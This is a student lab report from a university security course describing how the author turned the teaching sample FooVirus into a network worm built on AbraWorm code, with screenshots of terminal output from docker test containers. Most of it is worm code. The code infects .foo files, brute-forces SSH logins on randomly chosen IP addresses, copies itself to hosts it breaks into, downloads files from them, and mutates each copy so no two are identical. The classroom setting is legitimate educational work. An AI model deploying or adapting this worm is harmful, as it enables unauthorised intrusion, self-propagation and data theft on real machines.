Bangladesh University of Engineering and Technology

COURSE: CSE 406
REPORT ON MALWARE OFFLINE

Submitted by:


Name : Anika Monir
Student Id :1805110
Section : B
Level 4 Term 1

August 4, 2023

TASK 1

For task1, we had to turn the fooVirus.py into a worm. For that we only had to incorporate the networking code part of the abraworm.py file into the foo virus file. The only change we had to make in the fooVirus part was to change the new line count of the file that the program was going to read from. I changed it to 144 instead of 87 from before.


The code of task 1



```
code in .foo files.\n\n""")
IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 143]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any('foovirus' in line for line in all_of_it): continue
    os.chmod(item, 0o777)
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()
while True:
    usernames = get_new_usernames(NUSERNAMES)
    passwds =   get_new_passwds(NPASSWDS)
#    print("usernames: %s" % str(usernames))
#    print("passwords: %s" % str(passwds))
    # First loop over passwords
    for passwd in passwds:
        # Then loop over user names
        for user in usernames:
            # And, finally, loop over randomly chosen IP addresses
            for ip_address in get_fresh_ipaddresses(NHOSTS):
                print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
                files_of_interest_at_target = []
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                    print("\n\nconnected\n")
                    # Let's make sure that the target host was not previously
                    # infected:

                    # Now deposit a copy of AbraWorm.py at the target host:
                    scpcon.put(sys.argv[0])
                    scpcon.close()
                    print("\n\nmodifiesFoo copied to target host\n")

                except:
                    continue
    if debug: break
```


We will will send this file over to ip address 172.17.0.2

Before running modified.foo , that ip address only had a file named file.foo in the root directory




```
root@486492fe044f:~# rm *
root@486492fe044f:~# ls
root@486492fe044f:~# touch file.foo
root@486492fe044f:~# echo "this is for testing fooVirus" > file.foo
root@486492fe044f:~# cat file.foo
this is for testing fooVirus
root@486492fe044f:~# ls
file.foo
root@486492fe044f:~# 
```

After we ran, modifiedFooVirus in our machine,




```
seed@cse405:~/offline2/Offline-Malware-Jan23/Demo$ python3 1805110_1.py

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.



Trying password mypassword for user root at IP address: 172.17.0.2


connected



modifiesFoo copied to target host

seed@cse405:~/offline2/Offline-Malware-Jan23/Demo$ 
```

There are two files in the created docker container




```
root@486492fe044f:~# echo "this is for testing fooVirus" > file.foo
root@486492fe044f:~# ls
1805110_1.py  file.foo
root@486492fe044f:~# 
```

Means the virus got sent over the network.
If we run that virus on the docker container, it should infect the file since it’s name is file.foo.
And indeed it does.



```
root@486492fe044f:~# ls
1805110_1.py  file.foo
root@486492fe044f:~# python3 1805110_1.py

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.
```

And if we check the content of file.foo




```
root@486492fe044f:~# cat file.foo
#!/usr/bin/env python
import sys
import os
import glob
import sys
import os
import random
import paramiko
import scp
import select
import signal

##   You would want to uncomment the following two lines for the worm to
##   work silently:
#sys.stdout = open(os.devnull, 'w')
#sys.stderr = open(os.devnull, 'w')

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 1      # IMPORTANT:  Before changing this setting, read the last
               #             paragraph of the main comment block above. As
               #             mentioned there, you need to provide two IP
               #             addresses in order to run this code in debug
               #             mode.

##  The following numbers do NOT mean that the worm will attack only 3
##  hosts for 3 different usernames and 3 different passwords.  Since the
##  worm operates in an infinite loop, at each iteration, it generates a
##  fresh batch of hosts, usernames, and passwords.
NHOSTS = NUSERNAMES = NPASSWDS = 3


##  The trigrams and digrams are used for syntheizing plausible looking
##  usernames and passwords.  See the subroutines at the end of this script
##  for how usernames and passwords are generated by the worm.
trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
                 bus but buz cam cat ced cel cin cid cip cir con cod cos cop
                 cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
                 faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
                 kim kin kip kir kis kit kix laf lad laf lag led leg lem len
                 let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
                 odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
                 pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
```


We can see that it’s content was modified.

Task 2

For task2, we had to make sure to modify the AbraWorm.py code so that no two copies of the worm are exactly the same in all of the infected hosts at any given time.So all I did is to add some random characters at the end of every commented out line in the code before putting the worm file over network- in that way it will not change the logic of the code but none of the worm files in the infected hosts will exactly be the same.




```python
def createTempFile():


    with open(sys.argv[0], 'r') as file:
        lines = file.readlines()

    modified_lines = []
    for line in lines:
        if line.startswith('#'):
            # Insert 6 random characters at the end of the line
            random_chars = ''.join(chr(random.randint(33, 126)) for _ in range(5))
            modified_lines.append(line.rstrip() + random_chars + '\n')
        else:
            modified_lines.append(line)

    with open("temp.py", 'w') as file:
        file.writelines(modified_lines)
```




```
        #     print("\nThe target machine is already infected\n")
        #     continue
        # Now let's look for files that contain the string 'abracadabra'
        cmd = 'grep -ls abracadabra *'
        stdin, stdout, stderr = ssh.exec_command(cmd)
        error = stderr.readlines()
        if error:
            print(error)
            continue
        received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
        for item in received_list:
            files_of_interest_at_target.append(item.strip())
        print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))
        scpcon = scp.SCPClient(ssh.get_transport())
        if len(files_of_interest_at_target) > 0:
            for target_file in files_of_interest_at_target:
                scpcon.get(target_file)
        # Now deposit a copy of modifiedfooVirus.py at the target host:

        # Inside the loop where the worm copies itself to the remote host
        createTempFile()
        # Now deposit the modified worm code on the target host
        scpcon.put("temp.py")
        os.remove("temp.py")
        scpcon.close()
    except:
        continue
    # Now upload the exfiltrated files to a specially designated host,
    # which can be a previously infected host.  The worm will only
    # use those previously infected hosts as destinations for
    # exfiltrated files if it was able to send the login credentials
    # used on those hosts to its human masters through, say, a
    # secret IRC channel. (See Lecture 29 on IRC)
    if len(files_of_interest_at_target) > 0:
```

And if we send this file to a docker container, we will see that some characters are added in commented out lines of the code.



```
seed@cse405:~/offline2/Offline-Malware-Jan23/Demo$ cat 1805110_2.py
#!/usr/bin/env python

### AbraWorm.py

### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016; Updated April 6, 2022

##  This is a harmless worm meant for educational purposes only.  It can
##  only attack machines that run SSH servers and those too only under
##  very special conditions that are described below. Its primary features
##  are:
##
##  -- It tries to break in with SSH login into a randomly selected set of
##     hosts with a randomly selected set of usernames and with a randomly
##     chosen set of passwords.
##
##  -- If it can break into a host, it looks for the files that contain the
##     string `abracadabra'.  It downloads such files into the host where
##     the worm resides.
##
##  -- It uploads the files thus exfiltrated from an infected machine to a
##     designated host in the internet. You'd need to supply the IP address
##     and login credentials at the location marked yyy.yyy.yyy.yyy in the
##     code for this feature to work.  The exfiltrated files would be
##     uploaded to the host at yyy.yyy.yyy.yyy. If you don't supply this
##     information, the worm will still work, but now the files exfiltrated
##     from the infected machines will stay at the host where the worm
##     resides.  For an actual worm, the host selected for yyy.yyy.yyy.yyy
##     would be a previosly infected host.
##
##  -- It installs a copy of itself on the remote host that it successfully
##     breaks into.  If a user on that machine executes the file thus
##     installed (say by clicking on it), the worm activates itself on
##     that host.
##
##  -- Once the worm is launched in an infected host, it runs in an
##     infinite loop, looking for vulnerable hosts in the internet.  By
##     vulnerable I mean the hosts for which it can successfully guess at
##     least one username and the corresponding password.
##
##  -- IMPORTANT: After the worm has landed in a remote host, the worm can
##     be activated on that machine only if Python is installed on that
```


and the sent file in another docker



```
exit
seed@cse405:~/offline2/Offline-Malware-Jan23$ docksh c3fb
root@c3fb9f222ff0:/# cd /root/
root@c3fb9f222ff0:~# ls
modifiled_1805110_2.py
root@c3fb9f222ff0:~# cat modifiled_1805110_2.py
#!/usr/bin/env pythonex,^r

### AbraWorm.pyNB{b[

### Author: Avi kak (kak@purdue.edu)~T(q3
### Date:   April 8, 2016; Updated April 6, 2022cTIiV

##  This is a harmless worm meant for educational purposes only.  It can>OUG&
##  only attack machines that run SSH servers and those too only underqN<1/
##  very special conditions that are described below. Its primary featuresBH2@u
##  are:8~R^"
##wC2h<
##  -- It tries to break in with SSH login into a randomly selected set of&}<w1
##     hosts with a randomly selected set of usernames and with a randomlyc[&\'
##     chosen set of passwords.C3a:i
##MgGln
##  -- If it can break into a host, it looks for the files that contain theaB7d`
##     string `abracadabra'.  It downloads such files into the host wherecHE,t
##     the worm resides.569Al
##8\:[`
##  -- It uploads the files thus exfiltrated from an infected machine to aIpT?)
##     designated host in the internet. You'd need to supply the IP address{g]5s
##     and login credentials at the location marked yyy.yyy.yyy.yyy in theY@!'%
##     code for this feature to work.  The exfiltrated files would beJQZDO
##     uploaded to the host at yyy.yyy.yyy.yyy. If you don't supply thisr-r}G
##     information, the worm will still work, but now the files exfiltrated66$zu
##     from the infected machines will stay at the host where the wormLg,jR
##     resides.  For an actual worm, the host selected for yyy.yyy.yyy.yyy)|cjt
##     would be a previosly infected host.S9;[B
##[%,X?
##  -- It installs a copy of itself on the remote host that it successfullytG_%f
##     breaks into.  If a user on that machine executes the file thusgt{7`
```

